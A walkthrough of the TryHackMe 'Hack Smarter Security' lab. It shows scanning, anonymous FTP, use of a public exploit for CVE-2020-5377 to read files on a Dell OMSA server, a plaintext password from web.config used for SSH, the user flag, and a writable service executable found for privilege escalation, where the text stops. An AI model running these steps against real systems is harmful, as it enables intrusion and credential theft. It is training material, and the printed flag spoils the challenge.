Hack Smarter Security – TryHackMe

Our goal is to obtain the user.txt flag and extract information about the group's next targets.


Contents

1.Reconnaissance

We start by checking if the host is up.

```
root@ip-10-10-219-254:~# ping 10.10.63.147
PING 10.10.63.147 (10.10.63.147) 56(84) bytes of data.
64 bytes from 10.10.63.147: icmp_seq=1 ttl=128 time=0.446 ms
64 bytes from 10.10.63.147: icmp_seq=2 ttl=128 time=0.425 ms
^C
--- 10.10.63.147 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 0.425/0.435/0.446/0.010 ms
```

The host is responding, and we can access the website.



I ran Gobuster, but it didn’t return any interesting directories.

```
root@ip-10-10-219-254:~# gobuster dir -u http://10.10.63.147 -w /root/Desktop/Tools/wordlists/dirbust
er/directory-list-1.0.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.63.147
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/Desktop/Tools/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 150] [--> http://10.10.63.147/images/]
/css                  (Status: 301) [Size: 147] [--> http://10.10.63.147/css/]
/js                   (Status: 301) [Size: 146] [--> http://10.10.63.147/js/]
/\                    (Status: 200) [Size: 3998]
/images\              (Status: 403) [Size: 1233]
/_Face_testing_at_Logan_is_fo%0Dund_lacking%2B (Status: 400) [Size: 324]
Progress: 141708 / 141709 (100.00%)
===============================================================
Finished
===============================================================
```

Next, I scanned with Nmap and discovered several open services:

```
root@ip-10-10-219-254:~# nmap -Pn -sV -O -sC 10.10.63.147
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-63-147.eu-west-1.compute.internal (10.10.63.147)
Host is up (0.00045s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 06-28-23  02:58PM                 3722 Credit-Cards-We-Pwned.txt
|_06-28-23  03:00PM              1022126 stolen-passport.png
| ftp-syst:
|_  SYST: Windows_NT
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 0d:fa:da:de:c9:dd:99:8d:2e:8e:eb:3b:93:ff:e2:6c (RSA)
|   256 5d:0c:df:32:26:d3:71:a2:8e:6e:9a:1c:43:fc:1a:03 (ECDSA)
|_  256 c4:25:e7:09:d6:c9:d9:86:5f:6e:8a:8b:ec:13:4a:8b (ED25519)
1311/tcp open  ssl/rxmon?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200
|     Strict-Transport-Security: max-age=0
|     X-Frame-Options: SAMEORIGIN
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 1; mode=block
|     vary: accept-encoding
|     Content-Type: text/html;charset=UTF-8
|     Date: Sat, 26 Jul 2025 17:08:12 GMT
|     Connection: close
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org
|     <html>
|     <head>
|     <META http-equiv="Content-Type" content="text/html; charset=UTF-8">
|     <title>OpenManage&trade;</title>
|     <link type="text/css" rel="stylesheet" href="/oma/css/loginmaster.css">
```

```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: HACKSMARTERSEC
|   NetBIOS_Domain_Name: HACKSMARTERSEC
|   NetBIOS_Computer_Name: HACKSMARTERSEC
|   DNS_Domain_Name: hacksmartersec
|   DNS_Computer_Name: hacksmartersec
|   Product_Version: 10.0.17763
|_  System_Time: 2025-07-26T17:08:22+00:00
| ssl-cert: Subject: commonName=hacksmartersec
| Not valid before: 2025-07-25T16:57:02
|_Not valid after:  2026-01-24T16:57:02
|_ssl-date: 2025-07-26T17:08:23+00:00; 0s from scanner time.
1 service unrecognized despite returning data. If you know the service/version, please submit
rint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1311-TCP:V=7.80%T=SSL%I=7%D=7/26%Time=68850B7C%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,1089,"HTTP/1\.1\x20200\x20\r\nStrict-Transport-Security:
SF:\x20max-age=0\r\nX-Frame-Options:\x20SAMEORIGIN\r\nX-Content-Type-Optio
SF:ns:\x20nosniff\r\nX-XSS-Protection:\x201;\x20mode=block\r\nvary:\x20acc
SF:ept-encoding\r\nContent-Type:\x20text/html;charset=UTF-8\r\nDate:\x20Sa
```


2.FTP

We can log in to the FTP service as anonymous.

```
root@ip-10-10-219-254:~# ftp 10.10.63.147
Connected to 10.10.63.147.
220 Microsoft FTP Service
Name (10.10.63.147:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
06-28-23  02:58PM                 3722 Credit-Cards-We-Pwned.txt
06-28-23  03:00PM              1022126 stolen-passport.png
226 Transfer complete.
ftp>
```

There are two files: – Credit-Cards-We-Pwned.txt oraz stolen-passport.png. I downloaded both. The text file only contains a list of stolen cards, and the image couldn't be opened.


```
ftp> get Credit-Cards-We-Pwned.txt
local: Credit-Cards-We-Pwned.txt remote: Credit-Cards-We-Pwned.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
3722 bytes received in 0.00 secs (1.8478 MB/s)
ftp> get stolen-passport.png
local: stolen-passport.png remote: stolen-passport.png
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 4093 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
1022126 bytes received in 0.07 secs (14.1903 MB/s)
```




I attempted to decode the image with base64 in case something was hidden in it — no results.

```
root@ip-10-10-219-254:~# base64 -d stolen-passport.png > photo.png
base64: invalid input
root@ip-10-10-219-254:~#
```


3.Exploit



On port 1311, when accessed with https, we find a **DellEMC** login panel.



In the “About” tab, we see the exact software version.



Further down, there’s more information about the stack used.

Details

Apache Tomcat Webserver ..... Version 9.0.21

Oracle Java Runtime Environment ..... Version 11.0.7

OMACS ..... Version 9.4.0.2

Server Administrator Common Framework ..... Version 9.4.0.2

I found a **CVE** for this version.

Dell OpenManage Server Administrator 9.4.0.0 - Arbitrary File Read

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49750	2020-5377	RHINO SECURITY LABS	WEBAPPS	WINDOWS	2021-04-07

EDB Verified: ×

Exploit: / {}

Vulnerable App:

```
# Exploit Title: Dell OpenManage Server Administrator 9.4.0.0 - Arbitrary File Read
# Date: 4/27/2020
# Exploit Author: Rhino Security Labs
# Version: <= 9.4
# Description: Dell EMC OpenManage Server Administrator (OMSA) versions 9.4 and prior contain multiple path traversal vulnerabilities. An unauthenticated remote attacker could potentially exploit these vulnerabilities by sending a crafted Web API request containing directory traversal character sequences to gain file system access on the compromised management station.
# CVE: CVE-2020-5377

# This is a proof of concept for CVE-2020-5377, an arbitrary file read in Dell OpenManage Administrator
```

After downloading and running the exploit — we successfully gained access to the server.

```
root@ip-10-10-219-254:~# python3 49750.py 10.10.219.254 10.10.63.147:1311
Session: 5643FEEA54EEDF3661D5DC8815975625
VID: F7F0B046D0E4337E
file >
```

4.Tyler

I started by checking the win.ini file — nothing useful there.

```
file > C:\Windows\win.ini
Reading contents of C:\Windows\win.ini:
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1

file >
```

Then, based on a Microsoft article about common file locations, I found credentials for the user **Tyler** inside a web configuration file.


```
file > C:\inetpub\wwwroot\hacksmartersec\web.config
Reading contents of C:\inetpub\wwwroot\hacksmartersec\web.config:
<configuration>
  <appSettings>
    <add key="Username" value="tyler" />
    <add key="Password" value="IAmA1337h4x0randIkn0wit!" />
  </appSettings>
  <location path="web.config">
    <system.webServer>
      <security>
        <authorization>
          <deny users="*" />
        </authorization>
      </security>
    </system.webServer>
  </location>
</configuration>
```

With those, I was able to connect via SSH as **Tyler**.

```
c:\windows\system32\cmd.exe
File  Edit  View  Search  Terminal  Help
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

tyler@HACKSMARTERSEC C:\Users\tyler>
```

I also found the **user.txt flag**.

```
06/30/2023  07:10 PM    <DIR>          Pictures
06/30/2023  07:10 PM    <DIR>          Saved Games
06/30/2023  07:10 PM    <DIR>          Searches
06/30/2023  07:10 PM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)  14,078,545,920 bytes free

tyler@HACKSMARTERSEC C:\Users\tyler>cd Desktop

tyler@HACKSMARTERSEC C:\Users\tyler\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\tyler\Desktop

06/30/2023  07:12 PM    <DIR>          .
06/30/2023  07:12 PM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
06/27/2023  09:42 AM                25 user.txt
               3 File(s)          1,106 bytes
               2 Dir(s)  14,078,545,920 bytes free

tyler@HACKSMARTERSEC C:\Users\tyler\Desktop>type user.txt
THM{4ll15n0tw3llw1thd3ll}
tyler@HACKSMARTERSEC C:\Users\tyler\Desktop>
```

5.Privilage Escalation

Time to escalate privileges. I checked the Users folder and scheduled tasks using schtasks.

```
tyler@HACKSMARTERSEC C:\Users\tyler\Desktop>cd C:\users

tyler@HACKSMARTERSEC C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users

06/30/2023  07:10 PM    <DIR>          .
06/30/2023  07:10 PM    <DIR>          ..
07/26/2025  05:07 PM    <DIR>          Administrator
12/12/2018  07:45 AM    <DIR>          Public
06/30/2023  07:10 PM    <DIR>          tyler
               0 File(s)              0 bytes
               5 Dir(s)  14,077,726,720 bytes free
```

```
tyler@HACKSMARTERSEC C:\Users>schtasks

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
Server Initial Configuration Task        N/A                    Disabled

Folder: \Microsoft\Windows\.NET Framework
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
.NET Framework NGEN v4.0.30319           N/A                    Ready
.NET Framework NGEN v4.0.30319 64        N/A                    Ready
.NET Framework NGEN v4.0.30319 64 Critic N/A                    Disabled
```

No success there.

On the C drive, I found a suspicious folder named **spoofer**.

```
tyler@HACKSMARTERSEC C:\Program Files (x86)>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Program Files (x86)

06/30/2023  06:57 PM    <DIR>          .
06/30/2023  06:57 PM    <DIR>          ..
03/11/2021  07:29 AM    <DIR>          AWS SDK for .NET
03/11/2021  07:29 AM    <DIR>          AWS Tools
09/15/2018  07:28 AM    <DIR>          Common Files
03/18/2020  06:47 AM    <DIR>          Internet Explorer
09/15/2018  07:19 AM    <DIR>          Microsoft.NET
06/30/2023  06:57 PM    <DIR>          Spoofer
01/13/2021  09:21 PM    <DIR>          Windows Defender
09/15/2018  07:19 AM    <DIR>          Windows Mail
01/13/2021  09:21 PM    <DIR>          Windows Media Player
09/15/2018  07:19 AM    <DIR>          Windows Multimedia Platform
09/15/2018  07:28 AM    <DIR>          windows nt
01/13/2021  09:21 PM    <DIR>          Windows Photo Viewer
09/15/2018  07:19 AM    <DIR>          Windows Portable Devices
09/15/2018  07:19 AM    <DIR>          WindowsPowerShell
06/30/2023  06:57 PM    <DIR>          WinPcap
               0 File(s)              0 bytes
              17 Dir(s)  14,077,726,720 bytes free
```

Inside it, I discovered an executable.

```
tyler@HACKSMARTERSEC C:\Program Files (x86)>cd Spoofer

tyler@HACKSMARTERSEC C:\Program Files (x86)\Spoofer>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Program Files (x86)\Spoofer

06/30/2023  06:57 PM    <DIR>          .
06/30/2023  06:57 PM    <DIR>          ..
07/24/2020  09:31 PM            16,772 CHANGES.txt
07/16/2020  07:23 PM             7,537 firewall.vbs
07/24/2020  09:31 PM            82,272 LICENSE.txt
07/24/2020  09:31 PM             3,097 README.txt
07/24/2020  09:31 PM            48,776 restore.exe
07/20/2020  11:12 PM           575,488 scamper.exe
06/30/2023  06:57 PM               152 shortcuts.ini
07/24/2020  09:31 PM         4,315,064 spoofer-cli.exe
07/24/2020  09:31 PM        16,171,448 spoofer-gui.exe
07/24/2020  09:31 PM         4,064,696 spoofer-prober.exe
07/24/2020  09:31 PM         8,307,640 spoofer-scheduler.exe
07/24/2020  09:31 PM               667 THANKS.txt
07/24/2020  09:31 PM           217,416 uninstall.exe
               13 File(s)     33,811,025 bytes
                2 Dir(s)  14,076,678,144 bytes free
```

Running it, I noticed it interacts with the scheduler.

```
tyler@HACKSMARTERSEC C:\Program Files (x86)\Spoofer>spoofer-cli.exe
Connected to scheduler.
The following required settings must be set: sharePublic, shareRemedy
```


Using icacls, I saw that regular users have **Full Control (F)** over the executable — a clear privilege escalation vector.

```
tyler@HACKSMARTERSEC C:\Program Files (x86)\Spoofer>icacls spoofer-scheduler.exe
spoofer-scheduler.exe BUILTIN\Users:(I)(F)
                      NT AUTHORITY\SYSTEM:(I)(F)
                      BUILTIN\Administrators:(I)(F)
                      APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                      APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

